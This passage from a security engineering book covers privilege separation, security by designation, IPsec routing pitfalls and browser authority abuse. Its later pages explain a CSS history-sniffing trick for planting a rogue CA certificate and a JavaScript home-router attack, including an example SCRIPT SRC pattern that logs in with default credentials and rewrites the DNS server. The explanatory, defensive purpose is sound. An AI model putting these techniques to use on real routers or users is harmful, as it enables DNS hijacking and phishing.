This type of sandboxing was later adopted by other applications such as the notoriously vulnerability-prone Acrobat Reader [315][316][317][318]. The downside to all of this is that it requires the application to be designed from the start to work with it (or in the case of Acrobat Reader a massive re-engineering effort), and unlike the security model available to protect applications running under Unix there's currently neither real OS support nor an application-level software framework to assist in implementing it.

Privilege-Separated Applications

Turning a non-privilege separated application into one that uses privilege separation if it wasn't originally designed for this can involve a considerable amount of effort. The first step is to break out any sensitive functionality in the application into separate functions with their own data storage, leaving the caller only an opaque handle to refer to any data that's used internally by the functions (incidentally, a useful tool for modelling the data flows and trust boundaries that are required for a privilege-separated application is the DFD-based process that was covered in "Threat Modelling with Data Flow Diagrams" on page 263). This is necessary both because the privileged functions are going to be in their own address space and so pointers to data across the privileged and unprivileged portions won't be valid, and because it's not a good idea to allow the unprivileged code access to privileged data elements.

The next step is to replace the standard function calls employing conventional numeric and string/pointer parameters with IPC calls that marshal and unmarshal data across the interface. Both this and the functionality splitting that precedes it are standard software engineering issues, but the next step is the crucial security-relevant one: You have to take the privileged side of the IPC interface and protect it from any attacks coming from the unprivileged side. The privilege-separation model assumes that the unprivileged side, with its much larger attack surface, is far more likely to be compromised than the relatively minimal privileged side, so your privileged code has to assume that at some point it'll come under attack from the unprivileged portion. The DFD-based threat modelling process described in "Threat Modelling with Data Flow Diagrams" on page 263 is the perfect tool for analysing this, with a trust boundary placed between the privileged and unprivileged portions. Implementing the required defences reduces to a standard secure-programming problem that's covered

in a number of texts [319][320][321][322][323][324]. Unfortunately although there's been some experimental work done on the use of interprocedural data flow analysis, C-to-C translation, and other exotic techniques to assist with automated privilege-separation of functions designated by the programmer [325][326] it really requires explicit refactoring of the code to create the most effective privilege-separated application.

Once you've finished the implementation you need to test your privilege-separated application to make sure that it still works as before. Since you're now running a client/server configuration that can make debugging a bit tricky the easiest way to do the initial debugging is to provide a dummy IPC mechanism that simply copies the data across the interface with both client and server still running in the same process. This will let you shake out many of the bugs that may be present without having to manage debugging across the client and server processes. Once that's working you can then replace the dummy IPC interface with the real one and run your privilege-separated application in its final configuration.

The above description assumes basic two-level privilege separation with a large unprivileged portion and a small-as-possible privileged portion but there's no reason why you can't go one step further and add a privilege level below the standard unprivileged one for the (often significant) parts of the application that don't require any privileges at all and so can be quite safely run under credentials like the nobody account on Unix systems. For example there's no reason why something like the online help for your application needs any privileges at all beyond the absolute minimum that the OS requires in order to allow it to read and display help files, and it's precisely online help facilities that have been the subject of a number of Windows security advisories in the past. So as you're thinking about redesigning your application to separate out any portions that require elevated privileges, consider also breaking out functionality that requires no privileges at all.

In extreme cases it's even possible to break each major piece of functionality in an application into its own distinct unit with control and data communicated through message-passing, but this is something that needs to be designed in from the start due to the radical changes in internal architecture that an after-the-event reengineering effort would require [327][5][328]. If you're worried about really esoteric attacks on your privilege-separated application you can take even further measures to lock things down [329], but this is getting somewhat beyond the scope of the current discussion.

Figure 91: All of them, I think

This doesn't just apply to user-space components but also to system services and device drivers. Some of the worst offenders in the case of Windows are services ported from the Unix world, which maintain Unix' all-or-nothing privilege model of root/kernel and not-root/userland. For example Apple's Bonjour service that's installed with iTunes runs under the all-powerful NT AUTHORITY\SYSTEM account with more or less every privilege that the system has to offer (see Figure 91), including SE_TCB_NAME ("Act as part of the operating system") and SE_DEBUG_NAME ("Debug programs", meaning interfere with the operation of other processes on the system). So it's not just user-space applications that need careful thought about privilege-separation requirements but also services, kernel modules, and device drivers.

Having now covered privilege-separated applications, it should be pointed out that the more usual high- vs. normal-privilege ones are only applicable in a few special situations. To see what these are you need to threat-model what's being defended against, or more specifically what's being protected. In the case of privilege-separated OpenSSH it's the sanctity of root access to an entire server. On the other hand for a typical end-user PC it doesn't matter whether the malware that steals your financial spreadsheets and deletes your MP3s is running as a normal user, root, Administrator, or LocalSystem, because in either case it's compromised every asset that you care about [330]. While having super-user access certainly makes things easier for an attacker, malware can still do an awful lot of damage without this capability. The only real advantage that not having the malware running as root has in this case is that it acts as a speed-bump that makes it a bit harder for it to do some of what it wants, and that having anti-malware applications running at a higher privilege level than the malware itself may make it easier to detect it.

On the other hand the use of normal- vs. reduced-privilege applications (rather than high-privilege ones) is directly applicable to end-user PCs. Consider the example

given in "Threat Modelling" on page 263 of a media player that opens a media file (or data stream, since it may be coming in over a network), looks inside the media container format, and passes the contents off to whatever codec is registered for that format. The privilege-separated version of this player would open the input stream in read-only mode, drop privileges, and pass the open file or network handle on to the appropriate codec.

At this point the codec has the minimal privileges required to render and output the content that it's been given, but little else. It can't, for example, access further files on the disk, nor can it write data back to the media stream that it's been given, or perform any other operation that goes beyond its expected purpose of rendering a media stream. In this way even if an attacker can exploit some long-forgotten buggy codec (as one book that discusses fuzzing puts it, "a general rule of thumb is that the more obscure the application and protocol, the better off you are likely to be [in terms of attacking them]" [331]) they won't be able to do much with the capability.

Incidentally, it's not just standard PC codecs that make for easy attack targets. The voice codecs in cellphones are another ready target, and since they run on the phones' baseband processor you can use flaws in the codec implementation to seize control of that and from there take over the phone as a whole, a problem that's discussed "Identifying Threats" on page 268.

Android already implements a form of minimal-privileges sandbox for its multimedia subsystem, which had the effect of turning a serious remote code-execution vulnerability [332] into something that was probably more an annoyance than an actual threat [333]. Windows too has included a facility that almost does this for some years now in the form of COM surrogates, a sacrificial process that runs outside Windows Explorer so that when the codec or viewer for a media object crashes it doesn't take the Windows shell with it [334].

Using a restricted security token that removes normal privileges from the COM surrogate process that's used to view media items would provide the least-privileges environment that's discussed above. A newer Windows mechanism, preview handlers that display thumbnails of items like files and email messages, already does this, taking advantage of the integrity levels that were added in Windows Vista and up to confine the handler into a low-integrity (low-privilege) sandbox [335].

Security by Designation

This type of security mechanism has been termed "security by designation" by security interaction designer Ka-Ping Yee, with the user designating an action like "edit this document" and at the same time conveying to an application the authority to perform the action [336]. Instead of being given persistent authority to do more or less whatever it likes, the application is given ephemeral authority to do the one thing that the user has requested of it. The analogy used by Ka-Ping to explain security by designation is a situation in which a stranger asks you whether they can use your cellphone to make an urgent call. If you give them your phone then they could make the call to more or less anywhere, including $20/minute premium-rate numbers. This unbounded-authority approach is the one that's typically used by operating systems for user actions[80]. On the other hand if you ask the person for the number that they want to call, dial it for them, and then hand them the phone, then you've exerted control over what they can do with the resource. This is security by designation.

---

[80] Older versions of Digital's VAX/VMS operating system went even further than this. When someone tried to modify the user authorisation file or UAF the system opened the file for access, only then actually checked whether the user was authorised to perform the access, and if they weren't, returned an error code. Since the file was still open for access at this point, anyone who ignored the return code was free to modify the UAF, see "Computer Security" Dieter Gollmann, John Wiley and Sons, 1999.

Figure 92: Standard excess-authority file open (top) vs. security by designation (bottom)

An example of security by designation as it might be used with a typical application is shown in Figure 92. The top portion shows the conventional file-open process, with the application having authority to open pretty much any file that it wants or, more generally, do anything that it wants. The bottom portion shows the security-by-designation version with the same application being given just enough authority to edit the file whose handle it's been given but no more. Similarly, dragging and dropping a document should submit a file handle and not a file name to the target application. As far as the user is concerned the file-open process is identical to what they're used to, but security has been significantly improved because the target application is constrained to accessing only the designated file and nothing else.

A mechanism that's a bit like security by designation is already used in Unix pipelines, with data being streamed into and out of a command-line application without the application needing to have access to, or even know about, which file or files the data is coming from or going to. A variation of this would be for the Unix shell that's being used to restrict the application to accessing only the files that are explicitly specified on the command line, so that if the user requests that the application access `/etc/mail.rc` then it can't quietly read `/etc/passwd` at the same time.

One application that uses security by designation in places where this is feasible is the Google Chrome browser, some of whose security features have already been discussed in "Least Privilege" on page 340. For example when uploading a file to a remote web site the browser kernel pops up a file-selection dialog that allows you to designate which file or files to upload, and passes those to the rendering engine running in its sandbox (recall from the earlier discussion that the renderer can't access anything outside the sandbox, so only a file that's explicitly designated by the user can be uploaded) [312].

The same restrictions are applied to Chrome plugins [302]. Newer versions of Acrobat Reader use the same file-based security by designation in their broker process. After verifying that the access is allowed, the broker opens the file requested by the sandboxed reader process, which can't perform any file access itself, and returns the open file handle to the reader [317]. Microsoft also added something like this to MSIE 10 under the designation Enhanced Protected Mode, forcing file-open operations to go via a broker process that prevents access to arbitrary files [337].

Security by designation doesn't apply just to files (whether they be word processor documents, media files, or any other type of file data) but generalises to several other types of securable object such as email addresses, browser cookies, and web pages [338]. For example having the user select an email address from the system address book would return the email equivalent of a file handle, encompassing rights to send email to that one address (or selected groups of addresses) and nothing else. Since malware couldn't obtain one of these user-designated email handles providing permission to send email to a remote system, its ability to use this as a propagation mechanism would be greatly constrained. Even if the malware contains its own SMTP engine (as much malware now does), the inability to pull email addresses from the address book means that it can't use its built-in mail capability to spam or spear-phish the user's contacts.

Another securable capability that can be handled through security by designation is the ability to install software, which helps address the problem of drive-by downloads that exploit the fact that it's far too easy for a remote system to install pretty much anything that it wants on your PC. If the only means of installing an application is to bring up a standard installation manager through which the user explicitly grants authority for an application to install itself, the problem of drive-by downloads that silently install themselves without the knowledge of the user is significantly mitigated (a spoofed installation manager dialog won't work because the application still can't get the necessary permissions to be installed without going via the real installation manager) [339]. Attackers can still social-engineer users into explicitly installing their malware, but there's now a significant rate-limiting step involved, and since the install process is now explicit a malware scan by the installation manager can further mitigate the chances of the user being conned into installing Super Antispyware Deluxe Professional.

In addition to the return of explicit control over application installs that security by designation provides, you can also use the fact that this is an application install (rather than a general, non-specific system-configuration change) to further restrict the amount of control that the installer and/or application are given over the system. This is done by encapsulating the application and installer so that they can modify the application's own files but not the files of any other application (or by extension any other part of the system), severely restricting the usual free hand to do anything that's given during the install process. One such system, for Linux, effectively constrains installs to a chroot-style sandbox, requiring that operations that make changes outside the sandbox go through a mediator that enforces various constraints such as only allowing an existing package to be upgraded (that is, replaced) by a cryptographically secured successor version to the one that's already installed (this particular control is covered in more detail in "Self-Authenticating URLs" on page 384).

For any system configuration changes that aren't handled by built-in rules, the user has to explicitly approve the change, removing the ability of the installed application to silently make changes to the system's configuration behind the user's back. When tested with a range of Linux rootkit installers, the installer-encapsulation mechanism successfully stopped all of them from being installed, since they no longer had the ability to make the arbitrary changes to critical system resources that were required as part of the rootkit install process. At the same time an install of nearly a thousand non-malicious packages proceeded without a hitch [340].

Security by designation also provides a useful means of avoiding silent security failures. Consider the problem of IP traffic routing on a router with IPsec support. In most implementations the router doesn't see individual traffic streams that need to be protected but merely a set of policy rules to be applied to any traffic passing through it (not helped by the high degree of complexity involved in configuring IPsec policies and the fact that many operations simply can't be expressed using the policy management that IPsec provides [341]). For example a router may be configured to support two subnets A and B that get encrypted, and yet when a third subnet C is added any traffic sent to it doesn't get encrypted because the router's job is merely to move traffic where directed without caring about the fact that what was encrypted on

A and B is now appearing unencrypted on C. This is complicated even further by the fact that, unlike higher-level protocols like SSL/TLS, there's no way for an application to tell whether IPsec is in use for a particular connection (it simply has to trust that someone, somewhere, configured things correctly so that IPsec is being applied), and if it is, who the remote IPsec entity is that's being communicated with [342].

In another example of the problems involved in the routing of secured traffic, IPsec-enabled routers can be configured in bypass mode, with the result that it appears that traffic is encrypted but actually isn't, requiring network packet sniffing in order to see whether you're actually getting any encryption. While it may at first seem unlikely that someone would deliberately set up their routing in this manner, IPsec's extremely complex policy-based configuration makes it far too easy to create policies in which one interface or subnet is encrypted and another isn't, not helped by the fact that this same complexity means that administrators often take advantage of sample configurations and policy templates without fully understanding what effect they'll have.

In any case bypass mode isn't present as a bug but is a specific design requirement, since it allows the router administrator to explicitly specify that the cost and overhead of managing encrypted traffic isn't worthwhile for a particular interface. More generally, there's a conflict between specifying safety properties (a packet must be protected, blocking it from being forwarded if necessary) and liveness properties (a packet must be forwarded, otherwise the system won't be able to fulfil its intended function). Since IPsec rules are expressed only in terms of allow, deny, and encrypt (BYPASS, DISCARD, and PROTECT in IPsec terminology) based on pattern-matching packet types, there's no way to specify processing in terms of safety or liveness requirements. This causes problems because, for example, in terms of expressing a safety property deny/DISCARD is acceptable but in terms of expressing a liveness property it isn't. Expanding further on this dilemma, if deny/DISCARD is expressing a safety property then allow/BYPASS isn't an acceptable substitute, but if it's a liveness property then it is [343]. What this means in practice is that if you see something like a deny/DISCARD setting in a ruleset then there's no easy way to tell what it's supposed to be doing, or whether it should even be there in the first place.

When a router is configured, success is achieved when traffic appears at the remote interface, and there's generally no easy way to tell whether some obscure routing policy option has been followed in the process, particularly when (as is often the case) there are multiple routing possibilities available for failsafe reasons or simply because of the complexity of the configuration. Since the router's job is to move traffic from A to B it has no concept of which traffic needs protection, merely which interfaces should have protection applied to them.

Getting into IPsec-specific peculiarities, the way that traffic is protected is that packets are pattern-matched to successive processing rules, with the type of processing that gets applied being determined by the order of the rules in the IPsec security policy database (SPD). So if a packet matches two rules, one saying that it should be sent out encrypted (PROTECT in IPsec terminology, although strictly speaking PROTECT is an entire family of actions because nothing is ever simple in IPsec) and one saying that it should be sent out unencrypted (BYPASS in IPsec terminology) then the action that gets taken is based on whatever happens to appear first in the SPD. This, combined with the issues already mentioned above, makes creating and working with IPsec policies a very complex and error-prone task [344].

A real-world example of how sensitive traffic can end up unprotected as a matter of course occurs when setting up a Generic Routing Encapsulation (GRE) tunnel from one router to another. Since it's sensitive data you define a security policy requiring that all data over the GRE tunnel must be encrypted. Some time later the router discovers a lower-cost route that doesn't involve the GRE tunnel and switches all the traffic across to that. The GRE tunnel still has encryption applied as required but all of the traffic is going via the lower-cost unencrypted link, with the encrypted GRE tunnel standing idle. All of the routing and security mechanisms are working exactly as they should be, but the traffic isn't being protected. This problem is particularly

bad in the presence of VPN split tunnels in which traffic for the corporate LAN is sent over the VPN and traffic for everywhere else (for example general web browsing) is sent directly over the Internet in order to avoid the overhead and cost of tunnelling it back onto the corporate LAN and then straight back out again. As you can probably imagine, split tunnels are an accident waiting to happen.

Although it's possible to use vendor-specific mechanisms like virtual routers and other kludges to try and address these problems, a far more effective approach would be to employ security by designation, with the router administrator designating a particular traffic flow as sensitive and the router ensuring that it never gets routed over an unprotected interface. Since you've informed the router that a particular traffic flow (rather than an abstract interface) needs to be protected, it can take appropriate steps to prevent it from leaking out over an unprotected interface.

Unfortunately security by designation as a means of attack surface reduction is almost unused in the real world (there's a lot of research being done in this area under names like lightweight virtualisation and application confinement, far too much to cover here, but they're not really the same thing, require custom and sometimes extensive OS-level support, and seem confined mostly to research efforts). The sole significant implementation, or at least proof-of-concept implementation, appears to be a system that runs on top of Windows called CapDesk in which a user who performs an action like clicking on a document gets an instance of a word processor that can edit the chosen document but not open arbitrary Internet connections, install additional software, or reformat the hard drive [345]. CapDesk works in roughly the same manner as the privilege-separated media player described above in which the file open dialog opens the file with normal user privileges and then passes the file handle on to the word processor running with restricted privileges so that even if the document contains malicious content the most that it can do, via the word-processing application that it's infected, is modify its own contents.

Abuse of Authority

A variation of the problem of abuse of privileges by entire applications is the abuse of privileges within applications. Once these have obtained additional authorisation from the user for a particular action, they often retain their extra privileges far beyond any sensible amount of time for which they need them. Like a miser hanging onto money, they clutch the extra privileges to their chest and refuse to let go for any reason. Consider the Firefox plugin-install request shown in Figure 93. It only takes two mouse clicks in response to the install request to give the browser the necessary permission to install the plugin, but navigation to an obscure configuration dialog buried four levels down in a succession of menus and other dialogs to remove them again. What's more, the browser hasn't just authorised the installation of that one plugin but of all other plugins hosted at that domain! Consider the amount of content hosted on domains like yahoo.com to see how dangerous such a blanket permission can be — the groups.yahoo.com community alone has gigabytes of arbitrary untrusted content hosted on it, all sitting ready to infect your PC. Internet Explorer on the other hand manages the same situation correctly, allowing ActiveX controls to be enabled on a one-off basis without the user having to allow any other content from the same location to be run.

Figure 93: Plugin install request

Making this even more problematic is the fact that the majority of Firefox plugins don't need the full set of privileges that the browser makes available to them, but there's no way to restrict them to use anything less than the full set of privileges. Google Chrome in contrast requires that plugins explicitly declare all privileges that they require in the plugin's manifest, allowing the browser to limit the amount of

damage that can be done by a compromised plugin [302]. The seriousness of this problem was shown by one analysis of vulnerabilities in a random selection of Firefox plugins, which revealed numerous problems including bypassing of filtering by the popular NoScript plugin (so that NoScript wouldn't protect against the remainder of the attacks any more), remote code execution, cross-site scripting, the ability to read arbitrary files on the local machine, password stealing, and launching a reverse shell to allow a remote attacker to take control of the user's machine [346].

Figure 94: Permanent temporary certificate acceptance

The abuse of authority can be exploited in arbitrarily creative ways. Consider the following cross-pollination attack, which allows an impostor to set up a genuine Verisign-certified fake banking site. This takes advantage of the way that browsers handle certificates that they can't verify (the exact details vary somewhat among browser versions and, as with clothing fashions, move in different directions as industry tastes change). Instead of treating the security failure as an absolute, they allow users to ignore it and continue anyway, which virtually all users do. However as illustrated in Figure 94, instead of allowing the certificate to be used once they allow it to be used either for the remainder of the browser session or forever. Since users tend to leave browsers (along with applications like email and IM clients) open for extended periods of time, and PCs powered on (or at least effectively on, for example in hibernation or suspended) for equally long amounts of time, the time periods "for this session" and "permanently" are more or less synonymous.

This problem was made even worse in Firefox 3 by the deckchair-rearrangement of the security interface discussed in "EV Certificates: PKI-me-Harder" on page 72. In previous versions of Firefox the user could choose to trust a certificate and the change was effective solely for the current session (with the caveat that "the current session" could be of indefinite duration, or at least until memory leaks necessitated a browser restart). With Firefox 3 the default was changed to permanently store the exception, so that once a rogue CA certificate is accepted it's in the browser for good, regardless of the effective duration of the session. As with the padlock/favicon change, this coin-toss tweaking of the user interface actually represents a step backwards in security. The reason given for making the change was that the Firefox developers felt that making the exception non-permanent meant that users would see the add-an-exception page more frequently, thus training them to ignore it [347], but in practice it was a pure coin-toss either way as there was no empirical data demonstrating the effects of one option over the other. A later study indicated that the training effect was occurring anyway regardless of the change [348], and another study a few years later again confirmed this, not just for Firefox but for Internet Explorer as well [349], yielding a net loss in security.

A similar problem has been reported for cell-phones, for which the power-on PIN authentication required by some phones (particularly ones used with European SIM cards) turns into a permanent logon because the phones are rarely turned off by their owners [350][351][352] (although this problem is being gradually alleviated by smart phones, which usually require some form of authentication action to unlock them for use).

A nasty side-effect of this always-authenticated situation occurs when the phones are at some point powered down due to things like flat batteries, since by this time the owners have long forgotten the unlock PIN and have to take the phone to a service centre to get it unlocked. This combination of effects means that the PIN provides no real security but does create an effective denial-of-service attack on the phone's owner. A variation of this occurs with 24-hour logins, systems that are never logged out, which are discussed in "Activity-Based Planning" on page 477. Since the password is never used there's little chance of users remembering it, so passwords are typically recorded in notebooks for the rare case where the system needs to be rebooted and requires a password to be entered when it restarts.

In order to take advantage of the temporary-permanent situation in browsers to defeat certificates we need to get the user to accept a certificate for a non-valuable site (for which they're quite likely to click 'OK' since there are no real consequences to this action) and then reuse it later to certify any site that we want. To do this we get them to come to the initial site via standard spam techniques inviting them to read an e-postcard, view someone's holiday photos, meet a long-lost school friend, or some other standard (and innocuous) lure (spammers are well aware of the influential effects of social phishing in causing victims to let their guard down [353]). The site is protected with an SSL certificate that the browser can't verify, so the user has to accept it either permanently or for the current session. If the user accepts it permanently then there's nothing left to do, and this is the default for Firefox 3 so the phisher's work is done. If they accept it for the current session then all that the phishing site needs to do is determine that they've accepted the certificate in order to use it to "authenticate" the phishing site.

Phishers have come up with several ways of doing this that don't involve the obvious (and easily-blocked) use of cookies. As one paper that catalogues the vast array of cookie-equivalent mechanisms present in browsers notes, "it seems irrational for browsers to provide selective control over treatment of cookies without providing similar control over other mechanisms that are equally effective for storing and retrieving state on the client" [354]. For example one technique of the many available is cache mining, which uses the load time of potentially cached images from the target site to determine whether the browser has recently visited it (and subsequently cached the images) or not [355].

A far more effective means of doing this though involves the use of Cascading Style Sheets (CSS). CSS has a `:visited` pseudo-class that allows the server to dynamically change the appearance of a link `<a href=…>` based on whether the client has visited it in the past or not (the browser default is to change the colour slightly, typically from blue to purple). In programming terms, this CSS facility allows the server to execute the command `if url_visited then do_A else do_B` on the client.

Although this was finally fixed in at least one browser after eight years of debate [356][357][358] the problem persists in other browsers [359], and even as one hole is laboriously closed, new technologies like local shared objects (persistent state stored on the computer) and HTML5-based databases and storage mechanisms are emerging to replace them [360], including, ironically, techniques to exploit privacy-protection plugins like NoScript [361]. There even exist commercial behavioural-tracking and web analytics service providers that sell (among other things) history-sniffing based tracking services and data. As one paper that analyses this problem puts it, "popular Web 2.0 applications like mashups, aggregators, and sophisticated ad targeting are rife with different kinds of privacy-violating [information] flows" [362].

The server can now find out what the client has done by having the actions loop back to the server using CSS' `url()` feature, applying two different URLs based on

whether `do_A` or `do_B` is triggered. So the pseudocode becomes `if url_visited then url('server_url_A') else url('server_url_B')`. All of this is hidden from the user through the use of an empty-appearing link, `<a href="…"></a>`. The server can now tell whether the user has accepted the certificate from the innocuous site as soon as the user visits the not-so-innocuous site [363][364][365][366][367].

Although this particular problem has been known about for almost a decade [368], it's only now being addressed [369][370], and even then there are still plenty of other mechanisms like HTML 5's structured client-side storage to be exploited [371][372]. There's even a modification of the link-visited approach from above that does away with the CSS tricks and simply reads the colour of the link as displayed by the browser, with purple indicating that it's been visited and blue indicating that it hasn't [373].

So how does this allow us to create a genuine Verisign-certified fake banking site? By making the SSL certificate that the user accepts to get to the innocuous site a CA certificate, we can now use it to issue our own certificates in any name we want. Because of the universal implicit cross-certification that's present in browsers (see "Certificate Chains" on page 669 for more details on how this works), we can issue a certificate in the name of Verisign, and our fake Verisign can then certify any phishing site that we want it to. When the user visits the phishing site they'll get no warning from the browser, all of the SSL security indicators will be present, and on the very remote chance that they bother to check the certificate, they'll see that it's been authorised by Verisign, the world's largest CA. Not bad for a few fragments of CSS and an extra flag set in a certificate!

An even greater opportunity for abusing Javascript to defeat security measures exists with home routers. These invariably have the default manufacturer's password left in place, making them easy targets for Javascript-based attacks launched from the user's own browser, which is inside the router's trusted perimeter and therefore able to change its settings at will.

Routers typically live at a fixed address, 192.168.1.1 or occasionally 192.168.0.1, but even if that isn't the case it's possible to use Javascript to find the required IP address [374][375], or even do the scanning using pure HTML [376][377] or CSS [378]. To begin the attack the Javascript first determines the router type by going to port 80 at the router's address and screen-scraping the manufacturer and model number from the returned HTML. There are even point-and-click tools available to assist in doing this [379], along with an entire range of commercial products marketed under the term "web data extraction". Once the router type is known the Javascript tries to log on using the default password for the router vendor [380] and if that succeeds changes the primary DNS server to one controlled by the attacker using an appropriate variation of the generic pattern `<SCRIPT SRC="http://admin:1234@-192.168.1.1?script.cgi?dnsserver=1.2.3.4"></SCRIPT>`, setting the secondary to the former primary or simply leaving it in place.

This description simplifies the steps a bit for brevity, for example it may be necessary to override DHCP settings and perform other situation-specific actions but in general all that the script is doing is screen-scraping the router's configuration information and HTTP POSTing back any required changes as if they came directly from the user, using the same techniques employed by standard web data extraction tools but in a slightly more devious manner. This type of attack has been demonstrated for the three major home router manufacturers D-Link, Linksys and Netgear [381], and a later attack using a variety of techniques compromised routers made by Belkin, Buffalo, D-Link, Linksys, Netgear, SMC, TrendNet and Zyxel (this isn't to say that other brands are secure, merely that these were all the routers that were available for the demonstration, and all of them proved vulnerable) [382]. Somewhat surprisingly, Firefox is the easiest browser to abuse for this type of attack and Internet Explorer the hardest [383].

A slightly different approach that uses DNS rebinding to avoid the need for the attack to come from the LAN side of the router has been demonstrated against routers from ActionTec, Asus, Belkin, Dell, Linksys and Thompson, as well as those running

third-party firmware such as OpenWRT, DD-WRT and PFSense [384]. While attackers were initially content mostly to scan for known vulnerabilities in embedded networked devices [385][386], it only took a few years before the attack vectors began to be misused for criminal purposes [387].

Another WAN-side attack takes advantage of the remote-administration capability built into many home routers for use by ISPs to remotely configure them. Even when they're not explicitly used by the ISP these are often enabled by default, and they're usually secured very poorly. For example one extremely widely-used brand uses MD5 challenge-response authentication on an undocumented high port for remote administration, but fixes the challenge used at a constant value. This means that observing a single authentication by an ISP to a router under your control gives you remote access to every single model of that router by replaying the constant response to the router's constant challenge. There are numerous other vulnerabilities in home routers, including unintentional ones that even the manufacturers of the device seem to be unaware of. A full port scan of the WAN side of a modem or router that doesn't have a firewall that's enabled by default to block all incoming traffic can turn up interesting results.

Whichever strategy the attackers decide to use, once they've employed it they'll have control of the victim's DNS, allowing them to have the victim see whatever they want them to see of the Internet. At this point they could go even further and perform a warkitting attack (a term backformed from the more usual "rootkit") [388] in which they replace the router's firmware with a hacked version that incorporates the device into a botnet [389][390][391] (some of which have been happily running across multiple platforms for years [392]) or performs a man-in-the-middle attack on SSL servers [393], an attack that's been found to be extremely effective in real-world tests [394], but given that most users won't have any problems handing information over to a site that they've safely used dozens of times in the past it's unlikely that there's much need to perform this additional level of SSL/TLS MITM attack (in any case as "EV Certificates: PKI-me-Harder" on page 72 has shown, CAs are quite happy to issue certificates to RFC 1918 addresses so an attacker shouldn't have too much trouble with this even if they do decide that an SSL/TLS MITM is warranted).

Figure 95: Embedded device certificate that's also a root CA

In some cases it may not even be necessary to get a commercial CA involved. When routers provide SSL/TLS access to their management interfaces, as many do, the certificates often contain very interesting interpretations of X.509 (some of these certificate issues are covered in more detail in "X.509 in Practice" on page 694). For

